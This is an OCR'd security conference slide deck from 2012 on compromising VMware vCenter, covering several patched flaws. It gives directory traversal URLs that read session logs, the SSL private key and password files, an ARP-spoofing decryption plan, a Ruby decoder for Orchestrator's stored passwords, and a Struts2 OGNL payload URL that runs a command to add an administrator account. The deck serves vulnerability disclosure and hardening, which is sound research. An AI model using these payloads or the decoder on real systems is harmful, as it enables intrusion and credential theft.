ERPScan

Security Scanner for SAP

ConfidEncE 2012

23-24 may 2012,Krakow

Invest in security
to secure investments

How to hack VMware vCenter server in 60 seconds

Alexey Sintsov,
Alexander Minozhenko

#whoami

- Pen-tester at ERPscan Company
- Researcher
- DCG#7812
- CTF

ERPScan
Security Scanner for SAP


ERPScan

- Innovative company engaged in ERP security R&D
- Part of “Digital Security”, a Russian group of companies founded in 2002
- Flagship product – ERPScan Security Scanner for SAP
- Tools: pen-testing tool, sapsploit, web.xml scanner
- Consulting Services: ERP/SRM/CRM/SCADA/e.t.c


Pen-tests,SAP assessment, SAP code review

ERPScan
Security Scanner for SAP

Target



Target



VMware vCenter Server


Automation
Unlocks the power of VMware vSphere through proactive management

Scalability
Scalable and extensible management platform

Visibility
Deep visibility into every level of the virtual infrastructure

VMware vCenter Server

- VMware vCenter Server is solution to manage VMware vSphere



CVE-2009-1523

- Directory traversal in Jetty web server
- http://target:9084/vci/download/health.xml/%3f/../../../../FILE
- Discovered by Claudio Criscione
- But Fixed in VMware Update Manager 4.1 update 1 :(

Directory traversal..again?

- Directory traversal in Jetty web server
- http://target:9084/vci/download/.%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..\FILE.EXT
- Discovered by Alexey Sintsov
- Metasploit module vmware_update_manager_traversal.rb by sinn3r

Directory traversal

- What file to read?
- Claudio Criscione propose to read vpxd-profiler-* -

  /SessionStats/SessionPool/Session/Id='06B90BCB-A0A4-4B9C-B680-FB72656A1DCB'/Username=„FakeDomain\FakeUser'/SoapSession/Id='AD45B176-63F3-4421-BBF0-FE1603E543F4'/Count/total 1


- Contains logs of SOAP requests with session ID

VASTO

- “VASTO – collection of Metasploit modules meant to be used as a testing tool to perform penetration tests or security audit of virtualization solutions.” http://vasto.nibblesec.org/
- vmware_updatemanager_traversal.rb

  Jetty path traversal
- vmware_session_rider.rb
  Local proxy to ride stolen SOAPID sessions

- Fixed in version 4.1 update 1,
- contain ip - addresses


Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
Самые популярные Начальная страница Лента новостей

http://[redacted]9084/vci/downloads/.\..\..\..\..\..\..\..\ProgramData\VMware\VMware VirtualCenter\Logs\vpxd-profiler-6

http://[redacted]...d-profiler-6.log

Error 404 - Not Found


```
Section for VMware VirtualCenter, pid=3564, version=4.1.0, build=build-345043, option=Release
[2011-[redacted]-[redacted] 12:39:20.558 00560 info 'App']
<pullCounters>
/AlarmStats/NotificationsPending/Count/total 0
/DbStats/Pool/Cnx/InUse/total 1
/DbStats/Pool/Cnx/RetryCount/total 0
/DbStats/Pool/Cnx/Size/total 10
/DbStats/Pool/Txn/CommitCount/total 56
/DbStats/Pool/Txn/ReplayCount/total 0
/DbStats/Pool/Txn/RollbackCount/total 0
/DbStats/Pool/Txn/StmtCount/total 555
/EventStats/PendingEvents/Count/total 2
/InventoryStats/ManagedEntityStats/Clusters/total 2
```

Attack

- Make arp spoofing
- Spoof ssl certificate

Attack

- Administrators check SSL cert



Security Warning

Certificate Warnings

An untrusted SSL certificate is installed on "win-9iipbe5q5br" and secure communication cannot be guaranteed. Depending on your security policy, this issue might not represent a security concern. You may need to install a trusted SSL certificate on your server to prevent this warning from appearing.

Click Ignore to continue using the current SSL certificate.

□ Install this certificate and do not display any security warnings for "win-9iipbe5q5br".

Attack

- Steal ssl key via directory traversal

http://target:9084/vci/downloads/.\..\..\..\..\..\..\..\Documents and Settings\All Users\Application Data\VMware\VMware VirtualCenter\SSL\rui.key


- Make arp-spoofing
- Decrypt traffic with stolen ssl key
- What if arp-spoofing does not work?

Vmware vCenter Orchestrator

- Vmware vCO – software for automate configuration and management
- Install by default with vCenter
- Have interesting file

/Program files\VMware\Infrastructure\Orchestrator\configuration\jetty\etc\passwd.properties

- Which contains md5 password without salt
- Could easy bruteforce using rainbow tables, GPU



dookie@inbox.ru: Re: yo...
http://defcon-russia.ru/d...
10.10.4.30:9084/vci/down...

[redacted]:9084/vci/downloads/.%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CProgram%

```
vmware-92963abd36c896b93a36b8e296ff3387
```

ERPScan
Security Scanner for SAP

We get in



VMware vCenter Orchestrator Configuration

VMware Virtual Infrastructure

Available: Enabled

Host: new-virtual-center-host

Port: 443

☑ Secure channel

Path: /sdk

Specify the user credential for the admir

User name: vmware

Password: •••••••••••••••


Specify which strategy will be used for m

● Share a unique session : ○ Se

User name:

Password:

Plain text passwords



```
<!-- rendering template: /WEB-INF/pages/plugin/plugin.jsp -->
▼<div id="c_content">
  ▼<form namespace="/config_plugin" id="PluginSave" name="PluginSave" onsubmit="return
    validateForm_PluginSave();" action="/config_plugin/PluginSave.action" method="POST">
    ▶<p>…</p>
    ▶<div id="wwgrp_PluginSave_installUsername" class="wwgrp">…</div>
    ▼<div id="wwgrp_PluginSave_installPassword" class="wwgrp">
      ▶<div id="wwlbl_PluginSave_installPassword" class="wwlbl">…</div>
        <br>
      ▼<div id="wwctrl_PluginSave_installPassword" class="wwctrl">
          <input type="password" name="installPassword" value="Password01." id="PluginSave_installPassword">
        </div>
```

Vmware vCenter Orchestrator

- vCO stored password at files:
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\plugins\VC.xml
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\vmo.properties

VC.xml

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<virtual-infrastructure-hosts>
  <virtual-infrastructure-host
    <enabled>true</enabled>
    <url>https://new-virtual-center-host:443/sdk</url>
    <administrator-username>vmware</administrator-username>
    <administrator-password>0105062757 67b74786b383a4a60be767864740329d5fcf324ec7fc98b1e0aaeef </administrator-password>
    <pattern>%u</pattern>
  </virtual-infrastructure-host>
</virtual-infrastructure-hosts>
```

Password Encoding

006766e7964766a151e213a242665123568256c4031702d4c78454e5b575f60654b

vmware

0077664677178 6a783922145215445b62322d1a2b5d6e196a6a712d712e24726079

vcenter

- Red bytes look like length
- Green bytes in ASCII range
- Black bytes random

Algorithm password Encoding

```
for (int i = 0; i < nbDigits; i++) {
    int value = 0;
    if (i < pwd.length()) {
     value = pwd.charAt(i);                          // Take i-th password symbol
    }
    else
    {
     value = Math.abs(rnd.nextInt() % 100);          // Take random byte
    }
    String toAdd = Integer.toHexString(value + i);  // i-th password symbol +
                                                        position of symbol
    result.append(toAdd);
```

Password Decoder

```
len = (pass[0..2]).to_i
enc_pass = pass[3..-1].scan(/.{2}/)
dec_pass = (0...len).collect do |i|
    byte = enc_pass[i].to_i(16)
    byte -= i
    byte.chr
end
```

VMSA-2011-0005

- VMware vCenter Orchestrator use Struts2 version 2.11 discovered by Digital Defense, Inc
- CVE-2010-1870 Struts2/XWork remote command execution discovered by Meder Kydyraliev
- Fixed in 4.2

CVE-2010-1870

- OGNL – expression language for java
- Struts2 treat each HTTP parameter name as OGNL statement

http://target/login.action?page[‘login’]=user

↓

action.getPage().setLanguage(“user”)

CVE-2010-1870

- OGNL support:
- Method calling: foo()
- Static method calling: @java.lang.System@exit(1)
- Constructor calling: new MyClass()
- Refer to variables: #foo = new MyClass()
- Context variables: #application, #session, #context

CVE-2010-1870

- Struts2 does not properly escape “#”
- Could be bypass with unicode “\u0023”

- 2 variables need to be set for RCE
- #_memberAccess['allowStaticMethodAccess']
- #context['xwork.MethodAccessor.denyMethodExecution']

CVE-2010-1870

- Example exploit:
- #_memberAccess['allowStaticMethodAccess'] = true
- #foo = new java .lang.Boolean("false")
- #context['xwork.MethodAccessor.denyMethodExecution'] = #foo
- #rt = @java.lang.Runtime@getRuntime()
- #rt.exec(‘calc.exe’)

CVE-2010-1870

- Example exploit:
- http://target:8282/login.action?('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo') (\u0023foo\u003dnew java.lang.Boolean("false")))&(asdf)(('\u0023rt.exec(“net user /add eviladmin passWD123”)')(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1

Hardering

- Update to latest version 4.2 update 4 or 5
- Filter administration service services
- VMware vSphere Security Hardering Guide

Conclusions

- Fixed bugs not always fixed in proper way
- One simple bug and we can own all infrastructure
- Password must be stored in hash with salt or encrypted

Thank you!

✉ a.minozhenko@dsec.ru

@al3xmin